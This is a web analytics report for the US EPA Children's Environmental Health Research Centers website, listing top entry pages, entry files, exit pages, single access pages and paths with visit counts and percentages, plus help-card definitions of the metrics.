
**Single Access Pages**



**Top Entry Files**



**Top Exit Pages**







# Top Entry Pages

This report identifies the first page viewed when a visitor visits your site. The most common entry page is usually the home page, but other common entry pages include specific URLs that visitors type, pages that have been bookmarked, or pages referred to by other sites.

Top Entry Pages Trend



Top Entry Pages



Top Entry Pages

	Pages	Visits	%
1.	<b>Children's Environmental Health Research Centers   US EPA</b> <a href="http://es.epa.gov/ncer/childrenscenters/">http:// es.epa.gov/ ncer/ childrenscenters/</a>	508	7.99%
2.	<b>Autism and Neurodevelopmental Disorders   Children's Environmental Health Resear</b> <a href="http://es.epa.gov/ncer/childrenscenters/autism.html">http:// es.epa.gov/ ncer/ childrenscenters/ autism.html</a>	235	3.70%
3.	<b>Pesticides   Children's Environmental Health Research Centers   US EPA</b> <a href="http://es.epa.gov/ncer/childrenscenters/pesticides.html">http:// es.epa.gov/ ncer/ childrenscenters/ pesticides. html</a>	181	2.85%
4.	<b>University of California – Davis   Children's Environmental Health Research Cent</b> <a href="http://es.epa.gov/ncer/childrenscenters/davis.html">http:// es.epa.gov/ ncer/ childrenscenters/ davis.html</a>	161	2.53%
5.	<b>Air Pollutants and Asthma   Children's Environmental Health Research Centers   U</b> <a href="http://es.epa.gov/ncer/childrenscenters/">http:// es.epa.gov/ ncer/ childrenscenters/</a>	106	1.67%

[asthma.html](#)

6.	<b>Columbia University Center for Children's Environmental Health, New York City  </b> <a href="http://es.epa.gov/ncer/childrenscenters/columbia.html">http:// es.epa.gov/ ncer/ childrenscenters/ columbia.html</a>	93	1.46%
7.	<b>Center for Children's Environmental Health and Disease Prevention at the Harvard</b> <a href="http://es.epa.gov/ncer/childrenscenters/harvard.html">http:// es.epa.gov/ ncer/ childrenscenters/ harvard.html</a>	88	1.38%
8.	<b>Childrens Environmental Health Center at the University of Southern Calif</b> <a href="http://es.epa.gov/ncer/childrenscenters/usc.html">http:// es.epa.gov/ ncer/ childrenscenters/ usc.html</a>	83	1.31%
9.	<b>Multimedia   Children's Environmental Health Research Centers   US EPA</b> <a href="http://es.epa.gov/ncer/childrenscenters/multimedia.html">http:// es.epa.gov/ ncer/ childrenscenters/ multimedia. html</a>	83	1.31%
10.	<b>Mt. Sinai Childrens Environmental Health and Disease Prevention Research Center</b> <a href="http://es.epa.gov/ncer/childrenscenters/sinai.html">http:// es.epa.gov/ ncer/ childrenscenters/ sinai.html</a>	73	1.15%
11.	<b>Frequent Questions   Children's Environmental Health Research Centers   US EPA</b> <a href="http://es.epa.gov/ncer/childrenscenters/faqs.html">http:// es.epa.gov/ ncer/ childrenscenters/ faqs.html</a>	71	1.12%
12.	<b>Important Alert: Facts About Southwest Detroit Projects Currently Under Discussi</b> <a href="http://es.epa.gov/ncer/childrenscenters/southwestdetroit.html">http:// es.epa.gov/ ncer/ childrenscenters/ southwestdetroit.html</a>	66	1.04%
13.	<b>Environmental Tobacco Smoke   Children's Environmental Health Research Centers  </b> <a href="http://es.epa.gov/ncer/childrenscenters/smoke.html">http:// es.epa.gov/ ncer/ childrenscenters/ smoke.html</a>	61	0.96%
14.	<b>Cincinnati Children's Environmental Health Center (2001–2006)   Children's Envir</b> <a href="http://es.epa.gov/ncer/childrenscenters/cincinnati.html">http:// es.epa.gov/ ncer/ childrenscenters/ cincinnati. html</a>	59	0.93%
15.	<b>Southern Center on Environmentally–Driven</b> <a href="http://es.epa.gov/ncer/childrenscenters/duke.html">http:// es.epa.gov/ ncer/ childrenscenters/ duke.html</a>	59	0.93%
16.	<b>University of Washington Center for Child Environmental Health Risks Research  </b> <a href="http://es.epa.gov/ncer/childrenscenters/">http:// es.epa.gov/ ncer/ childrenscenters/</a>	59	0.93%



	<a href="#">washington.html</a>		
17.	<b>Results   Children's Environmental Health Research Centers   US EPA</b> <a href="http://es.epa.gov/ncer/childrenscenters/results.html">http:// es.epa.gov/ ncer/ childrenscenters/ results.html</a>	58	0.91%
18.	<b>University of California at Berkeley Center for Children's Environmental Health</b> <a href="http://es.epa.gov/ncer/childrenscenters/berkeley.html">http:// es.epa.gov/ ncer/ childrenscenters/ berkeley.html</a>	58	0.91%
19.	<b>Education Factsheets   Children's Environmental Health Research Centers   US EPA</b> <a href="http://es.epa.gov/ncer/childrenscenters/outreach.html">http:// es.epa.gov/ ncer/ childrenscenters/ outreach.html</a>	53	0.83%
20.	<b>Complex Chemical Mixtures and Heavy Metals   Children's Environmental Health Res</b> <a href="http://es.epa.gov/ncer/childrenscenters/chemical.html">http:// es.epa.gov/ ncer/ childrenscenters/ chemical.html</a>	50	0.79%
	<b>Subtotal</b>	<b>2,205</b>	<b>34.69%</b>
	<b>Other</b>	<b>4,151</b>	<b>65.31%</b>
	<b>Total</b>	<b>6,356</b>	<b>100.00%</b>

### Top Entry Pages – Help Card

**? Entry Page** – The first page viewed during a visit to your web site. If a visit consists only of hits to non–page files, that visit has no entry page. This can cause the total number of entry pages to be less than the total number of visits.

**Pages** – Any document, dynamic page, or form. Different types of profiles have different default settings for which file extensions qualify a file as a page. These settings can be changed by the Reporting Center system administrator. Any URL containing a question mark is considered a dynamic page.

**Visits** – Number of visits where the specified page was the entry page. A visit is a series of actions that begins when a visitor views their first page from the server, and ends when the visitor leaves the site or remains idle beyond the idle–time limit. The default idle–time limit is thirty minutes. This time limit can be changed by the system administrator.

**%** – Percentage of times this page was the entry page compared with other entry pages.





This information can indicate how you might want to optimize the architecture of your web site based on where your visitors are entering. It can also help you determine which external links are most effective. Consider updating meta tags and links.



# Top Entry Files

This report identifies the first hit from a visitor visiting your site. This is most likely the home page but, in some cases it may also be specific URLs that visitors enter to go directly to a particular file or page.



**Top Entry Files**

	Files	Visits	%
1.	<a href="http://es.epa.gov/ncer/childrenscenters/Scripts/AC_ActiveX.js">http://es.epa.gov/ncer/childrenscenters/Scripts/AC_ActiveX.js</a>	694	8.08%
2.	<a href="http://es.epa.gov/ncer/childrenscenters/">http://es.epa.gov/ncer/ childrenscenters/</a>	491	5.72%
3.	<a href="http://es.epa.gov/ncer/childrenscenters/autism.html">http://es.epa.gov/ncer/childrenscenters/autism.html</a>	170	1.98%
4.	<a href="http://es.epa.gov/ncer/childrenscenters/pesticides.html">http://es.epa.gov/ncer/childrenscenters/pesticides.html</a>	105	1.22%
5.	<a href="http://es.epa.gov/ncer/childrenscenters/davis.html">http://es.epa.gov/ncer/childrenscenters/davis.html</a>	98	1.14%
6.	<a href="http://es.epa.gov/ncer/childrenscenters/children.css">http://es.epa.gov/ncer/childrenscenters/children.css</a>	95	1.11%
7.	<a href="http://es.epa.gov/ncer/childrenscenters/outreach_docs/AN001135.pdf">http://es.epa.gov/ncer/childrenscenters/outreach_docs/AN001135.pdf</a>	79	0.92%
8.	<a href="http://es.epa.gov/ncer/childrenscenters/harvard.html">http://es.epa.gov/ncer/childrenscenters/harvard.html</a>	68	0.79%
9.	<a href="http://es.epa.gov/ncer/childrenscenters/multimedia.html">http://es.epa.gov/ncer/childrenscenters/multimedia.html</a>	67	0.78%
10.	<a href="http://es.epa.gov/ncer/childrenscenters/asthma.html">http://es.epa.gov/ncer/childrenscenters/asthma.html</a>	66	0.77%

11.	<a href="http://es.epa.gov/ncer/childrenscenters/columbia.html">http://es.epa.gov/ncer/childrenscenters/columbia.html</a>	65	0.76%
12.	<a href="http://es.epa.gov/ncer/childrenscenters/sinai.html">http://es.epa.gov/ncer/childrenscenters/sinai.html</a>	62	0.72%
13.	<a href="http://es.epa.gov/ncer/childrenscenters/pesticidewinter07.pdf">http://es.epa.gov/ncer/childrenscenters/pesticidewinter07.pdf</a>	57	0.66%
14.	<a href="http://es.epa.gov/ncer/childrenscenters/usc.html">http://es.epa.gov/ncer/childrenscenters/usc.html</a>	56	0.65%
15.	<a href="http://es.epa.gov/ncer/childrenscenters/southwestdetroit.html">http://es.epa.gov/ncer/childrenscenters/southwestdetroit.html</a>	55	0.64%
16.	<a href="http://es.epa.gov/ncer/childrenscenters/faqs.html">http://es.epa.gov/ncer/childrenscenters/faqs.html</a>	54	0.63%
17.	<a href="http://es.epa.gov/ncer/childrenscenters/cincinnati.html">http://es.epa.gov/ncer/childrenscenters/cincinnati.html</a>	54	0.63%
18.	<a href="http://es.epa.gov/ncer/childrenscenters/pesticidespring07.pdf">http://es.epa.gov/ncer/childrenscenters/pesticidespring07.pdf</a>	53	0.62%
19.	<a href="http://es.epa.gov/ncer/childrenscenters/duke.html">http://es.epa.gov/ncer/childrenscenters/duke.html</a>	51	0.59%
20.	<a href="http://es.epa.gov/ncer/childrenscenters/results.html">http://es.epa.gov/ncer/childrenscenters/results.html</a>	49	0.57%
<b>Subtotal</b>		<b>2,489</b>	<b>28.97%</b>
<b>Other</b>		<b>6,102</b>	<b>71.03%</b>
<b>Total</b>		<b>8,591</b>	<b>100.00%</b>

#### Top Entry Files – Help Card

**? Files** – Refers to the first file loaded to a visitor's browser. Contrast this with the first page loaded to a visitor's browser. The entry page for some visitors is not a formally defined page, so the information in this table and graph include all first hits regardless if the hit was on a formal page or not.

**Visits** – Number of visits by visitors whose first hit was the specified file. A visit is a series of actions that begins when a visitor views their first page from the server, and ends when the visitor leaves the site or remains idle beyond the idle-time limit. The default idle-time limit is thirty minutes. This time limit can be changed by the system administrator.

**%** – Refers to the total numbers of visits.




Consider what catches the attention of visitors most quickly and effectively.


# Top Exit Pages

This report identifies the last page visitors viewed before they left your site.

Top Exit Pages Trend



Top Exit Pages



Top Exit Pages

	Pages	Visits	%
1.	<b>Children's Environmental Health Research Centers   US EPA</b> <a href="http://es.epa.gov/ncer/childrenscenters/">http:// es.epa.gov/ ncer/ childrenscenters/</a>	419	6.60%
2.	<b>Autism and Neurodevelopmental Disorders   Children's Environmental Health Resear</b> <a href="http://es.epa.gov/ncer/childrenscenters/autism.html">http:// es.epa.gov/ ncer/ childrenscenters/ autism.html</a>	239	3.76%
3.	<b>Pesticides   Children's Environmental Health Research Centers   US EPA</b> <a href="http://es.epa.gov/ncer/childrenscenters/pesticides.html">http:// es.epa.gov/ ncer/ childrenscenters/ pesticides. html</a>	179	2.82%
4.	<b>University of California – Davis   Children's Environmental Health Research Cent</b> <a href="http://es.epa.gov/ncer/childrenscenters/davis.html">http:// es.epa.gov/ ncer/ childrenscenters/ davis.html</a>	159	2.50%
5.	<b>Air Pollutants and Asthma   Children's Environmental Health Research Centers   U</b> <a href="http://es.epa.gov/ncer/childrenscenters/asthma.html">http:// es.epa.gov/ ncer/ childrenscenters/ asthma.html</a>	109	1.72%

6.	<b>Columbia University Center for Children's Environmental Health, New York City  </b> <a href="http://es.epa.gov/ncer/childrenscenters/columbia.html">http:// es.epa.gov/ ncer/ childrenscenters/ columbia.html</a>	95	1.50%
7.	<b>Center for Children's Environmental Health and Disease Prevention at the Harvard</b> <a href="http://es.epa.gov/ncer/childrenscenters/harvard.html">http:// es.epa.gov/ ncer/ childrenscenters/ harvard.html</a>	83	1.31%
8.	<b>Childrens Environmental Health Center at the University of Southern Calif</b> <a href="http://es.epa.gov/ncer/childrenscenters/usc.html">http:// es.epa.gov/ ncer/ childrenscenters/ usc.html</a>	80	1.26%
9.	<b>Frequent Questions   Children's Environmental Health Research Centers   US EPA</b> <a href="http://es.epa.gov/ncer/childrenscenters/faqs.html">http:// es.epa.gov/ ncer/ childrenscenters/ faqs.html</a>	79	1.24%
10.	<b>Multimedia   Children's Environmental Health Research Centers   US EPA</b> <a href="http://es.epa.gov/ncer/childrenscenters/multimedia.html">http:// es.epa.gov/ ncer/ childrenscenters/ multimedia. html</a>	72	1.13%
11.	<b>Mt. Sinai Childrens Environmental Health and Disease Prevention Research Center</b> <a href="http://es.epa.gov/ncer/childrenscenters/sinai.html">http:// es.epa.gov/ ncer/ childrenscenters/ sinai.html</a>	67	1.06%
12.	<b>Results   Children's Environmental Health Research Centers   US EPA</b> <a href="http://es.epa.gov/ncer/childrenscenters/results.html">http:// es.epa.gov/ ncer/ childrenscenters/ results.html</a>	64	1.01%
13.	<b>Important Alert: Facts About Southwest Detroit Projects Currently Under Discussi</b> <a href="http://es.epa.gov/ncer/childrenscenters/southwestdetroit.html">http:// es.epa.gov/ ncer/ childrenscenters/ southwestdetroit.html</a>	62	0.98%
14.	<b>Education Factsheets   Children's Environmental Health Research Centers   US EPA</b> <a href="http://es.epa.gov/ncer/childrenscenters/outreach.html">http:// es.epa.gov/ ncer/ childrenscenters/ outreach.html</a>	61	0.96%
15.	<b>Cincinnati Children's Environmental Health Center (2001–2006)   Children's Envir</b> <a href="http://es.epa.gov/ncer/childrenscenters/cincinnati.html">http:// es.epa.gov/ ncer/ childrenscenters/ cincinnati. html</a>	59	0.93%
16.	<b>University of Washington Center for Child Environmental Health Risks Research  </b> <a href="http://es.epa.gov/ncer/childrenscenters/washington.html">http:// es.epa.gov/ ncer/ childrenscenters/ washington. html</a>	58	0.91%

17.	<b>Environmental Tobacco Smoke   Children's Environmental Health Research Centers  </b> <a href="http://es.epa.gov/ncer/childrenscenters/smoke.html">http:// es.epa.gov/ ncer/ childrenscenters/ smoke.html</a>	58	0.91%
18.	<b>Southern Center on Environmentally–Driven</b> <a href="http://es.epa.gov/ncer/childrenscenters/duke.html">http:// es.epa.gov/ ncer/ childrenscenters/ duke.html</a>	56	0.88%
19.	<b>University of California at Berkeley Center for Children's Environmental Health</b> <a href="http://es.epa.gov/ncer/childrenscenters/berkeley.html">http:// es.epa.gov/ ncer/ childrenscenters/ berkeley.html</a>	55	0.87%
20.	<b>Complex Chemical Mixtures and Heavy Metals   Children's Environmental Health Res</b> <a href="http://es.epa.gov/ncer/childrenscenters/chemical.html">http:// es.epa.gov/ ncer/ childrenscenters/ chemical.html</a>	49	0.77%
	<b>Subtotal</b>	<b>2,103</b>	<b>33.12%</b>
	<b>Other</b>	<b>4,247</b>	<b>66.88%</b>
	<b>Total</b>	<b>6,350</b>	<b>100.00%</b>

#### Top Exit Pages – Help Card



**Exit Page** – The last page viewed during a visit to your web site. If a visit consists only of hits to non–page files, that visit has no exit page. This can cause the total number of exit pages to be less than the total number of visits.

**Pages** – Any document, dynamic page, or form. Different types of profiles have different default settings for which file extensions qualify a file as a page. These settings can be changed by the Reporting Center system administrator. Any URL containing a question mark is considered a dynamic page.

**Visits** – Number of visits where the specified page was the exit page. A visit is a series of actions that begins when a visitor views their first page from the server, and ends when the visitor leaves the site or remains idle beyond the idle–time limit. The default idle–time limit is thirty minutes. This time limit can be changed by the system administrator.

**%** – Percentage of times this page was the exit page compared with other exit pages.





You can use this information to determine your visitors' satisfaction with their visits. Visitors may have left this page because they found what they were looking for, lost interest, determined the content didn't apply to them, or for many other reasons. If your top exit page is your home page, this may be an indication that you are alienating a lot of first time visitors.





# Single Access Pages

This report identifies the pages on your web site that visitors open, then exit from, without viewing any other page.



**Single Access Pages**

	Pages	Visits	%
1.	<b>Children's Environmental Health Research Centers   US EPA</b> <a href="http://es.epa.gov/ncer/childrenscenters/">http:// es.epa.gov/ ncer/ childrenscenters/</a>	333	6.28%
2.	<b>Autism and Neurodevelopmental Disorders   Children's Environmental Health Resear</b> <a href="http://es.epa.gov/ncer/childrenscenters/autism.html">http:// es.epa.gov/ ncer/ childrenscenters/ autism.html</a>	206	3.89%
3.	<b>Pesticides   Children's Environmental Health Research Centers   US EPA</b> <a href="http://es.epa.gov/ncer/childrenscenters/pesticides.html">http:// es.epa.gov/ ncer/ childrenscenters/ pesticides. html</a>	163	3.08%
4.	<b>University of California – Davis   Children's Environmental Health Research Cent</b> <a href="http://es.epa.gov/ncer/childrenscenters/davis.html">http:// es.epa.gov/ ncer/ childrenscenters/ davis.html</a>	143	2.70%
5.	<b>Air Pollutants and Asthma   Children's Environmental Health Research Centers   U</b> <a href="http://es.epa.gov/ncer/childrenscenters/asthma.html">http:// es.epa.gov/ ncer/ childrenscenters/ asthma.html</a>	95	1.79%

6.	<b>Columbia University Center for Children's Environmental Health, New York City  </b> <a href="http://es.epa.gov/ncer/childrenscenters/columbia.html">http:// es.epa.gov/ ncer/ childrenscenters/ columbia.html</a>	81	1.53%
7.	<b>Center for Children's Environmental Health and Disease Prevention at the Harvard</b> <a href="http://es.epa.gov/ncer/childrenscenters/harvard.html">http:// es.epa.gov/ ncer/ childrenscenters/ harvard.html</a>	75	1.42%
8.	<b>Childrens Environmental Health Center at the University of Southern Calif</b> <a href="http://es.epa.gov/ncer/childrenscenters/usc.html">http:// es.epa.gov/ ncer/ childrenscenters/ usc.html</a>	73	1.38%
9.	<b>Frequent Questions   Children's Environmental Health Research Centers   US EPA</b> <a href="http://es.epa.gov/ncer/childrenscenters/faqs.html">http:// es.epa.gov/ ncer/ childrenscenters/ faqs.html</a>	62	1.17%
10.	<b>Important Alert: Facts About Southwest Detroit Projects Currently Under Discussi</b> <a href="http://es.epa.gov/ncer/childrenscenters/southwestdetroit.html">http:// es.epa.gov/ ncer/ childrenscenters/ southwestdetroit.html</a>	61	1.15%
11.	<b>Mt. Sinai Childrens Environmental Health and Disease Prevention Research Center</b> <a href="http://es.epa.gov/ncer/childrenscenters/sinai.html">http:// es.epa.gov/ ncer/ childrenscenters/ sinai.html</a>	57	1.08%
12.	<b>Cincinnati Children's Environmental Health Center (2001–2006)   Children's Envir</b> <a href="http://es.epa.gov/ncer/childrenscenters/cincinnati.html">http:// es.epa.gov/ ncer/ childrenscenters/ cincinnati. html</a>	53	1.00%
13.	<b>Environmental Tobacco Smoke   Children's Environmental Health Research Centers  </b> <a href="http://es.epa.gov/ncer/childrenscenters/smoke.html">http:// es.epa.gov/ ncer/ childrenscenters/ smoke.html</a>	53	1.00%
14.	<b>Multimedia   Children's Environmental Health Research Centers   US EPA</b> <a href="http://es.epa.gov/ncer/childrenscenters/multimedia.html">http:// es.epa.gov/ ncer/ childrenscenters/ multimedia. html</a>	50	0.94%
15.	<b>Results   Children's Environmental Health Research Centers   US EPA</b> <a href="http://es.epa.gov/ncer/childrenscenters/results.html">http:// es.epa.gov/ ncer/ childrenscenters/ results.html</a>	50	0.94%
16.	<b>University of Washington Center for Child Environmental Health Risks Research  </b> <a href="http://es.epa.gov/ncer/childrenscenters/washington.html">http:// es.epa.gov/ ncer/ childrenscenters/ washington. html</a>	48	0.91%

17.	<b>Southern Center on Environmentally–Driven</b> <a href="http://es.epa.gov/ncer/childrenscenters/duke.html">http:// es.epa.gov/ ncer/ childrenscenters/ duke.html</a>	48	0.91%
18.	<b>Education Factsheets   Children's Environmental Health Research Centers   US EPA</b> <a href="http://es.epa.gov/ncer/childrenscenters/outreach.html">http:// es.epa.gov/ ncer/ childrenscenters/ outreach.html</a>	47	0.89%
19.	<b>University of California at Berkeley Center for Children's Environmental Health</b> <a href="http://es.epa.gov/ncer/childrenscenters/berkeley.html">http:// es.epa.gov/ ncer/ childrenscenters/ berkeley.html</a>	44	0.83%
20.	<b>Complex Chemical Mixtures and Heavy Metals   Children's Environmental Health Res</b> <a href="http://es.epa.gov/ncer/childrenscenters/chemical.html">http:// es.epa.gov/ ncer/ childrenscenters/ chemical.html</a>	44	0.83%
	<b>Subtotal</b>	<b>1,786</b>	<b>33.70%</b>
	<b>Other</b>	<b>3,514</b>	<b>66.30%</b>
	<b>Total</b>	<b>5,300</b>	<b>100.00%</b>

### Single Access Pages – Help Card



**Single Access Page** – A page on your web site that visitors open, then exit from, without viewing any other page. To qualify, the visit must be to a page with a valid document type. If the visit is to a document with a different type (such as a graphic or sound file), the file does not count as a single access page, and the visit is not included in the total. Such visits are often the result of other sites referencing a specific downloadable file or graphic on your site. In these cases, a visit may have a single hit to a non–document type file, and will not be counted in the percentage calculations.

**Pages** – Any document, dynamic page, or form. Different types of profiles have different default settings for which file extensions qualify a file as a page. These settings can be changed by the Reporting Center system administrator. Any URL containing a question mark is considered a dynamic page.

**Visits** – Number of visits where the specified page was the exit page. A visit is a series of actions that begins when a visitor views their first page from the server, and ends when the visitor leaves the site or remains idle beyond the idle–time limit. The default idle–time limit is thirty minutes. This time limit can be changed by the system administrator.

**%** – Percentage of times this page was a single access page compared with other single access pages.



This information can be helpful when considering the design of the site with respect to the kind of visitors you attract. Consider how well these pages convey your message. Do they

need improvement to extend visits, or is it possible that are you attracting the wrong visitors?

# Top Paths Through Site

This report tracks visitor activity beginning with their entry page into the site—the first page they open—then all subsequent pages during their visit. The default definition for a page in this context is defined as a document ending with the extension .htm, .html, or .asp. This definition can be changed by the system administrator.

## Top Paths Through Site

Starting Page	Paths from Start	Visits	%
All Entry Pages		380	5.98%
	1. <b>Children's Environmental Health Research Centers   US EPA</b> <a href="http://es.epa.gov/ncer/childrenscenters/">http://es.epa.gov/ncer/ childrenscenters/</a>	210	3.31%
	1. <b>Autism and Neurodevelopmental Disorders   Children's Environmental Health Resear</b> <a href="http://es.epa.gov/ncer/childrenscenters/autism.html">http://es.epa.gov/ncer/ childrenscenters/autism.html</a>	172	2.71%
	1. <b>Pesticides   Children's Environmental Health Research Centers   US EPA</b> <a href="http://es.epa.gov/ncer/childrenscenters/pesticides.html">http://es.epa.gov/ncer/ childrenscenters/pesticides.html</a>	151	2.38%
	1. <b>University of California – Davis   Children's Environmental Health Research Cent</b> <a href="http://es.epa.gov/ncer/childrenscenters/davis.html">http://es.epa.gov/ncer/ childrenscenters/davis.html</a>	100	1.57%
	1. <b>Air Pollutants and Asthma   Children's Environmental Health Research Centers   U</b> <a href="http://es.epa.gov/ncer/childrenscenters/asthma.html">http://es.epa.gov/ncer/ childrenscenters/asthma.html</a>	86	1.35%
	1. <b>Columbia University Center for Children's Environmental Health, New York City  </b> <a href="http://es.epa.gov/ncer/childrenscenters/columbia.html">http://es.epa.gov/ncer/ childrenscenters/columbia.html</a>	78	1.23%
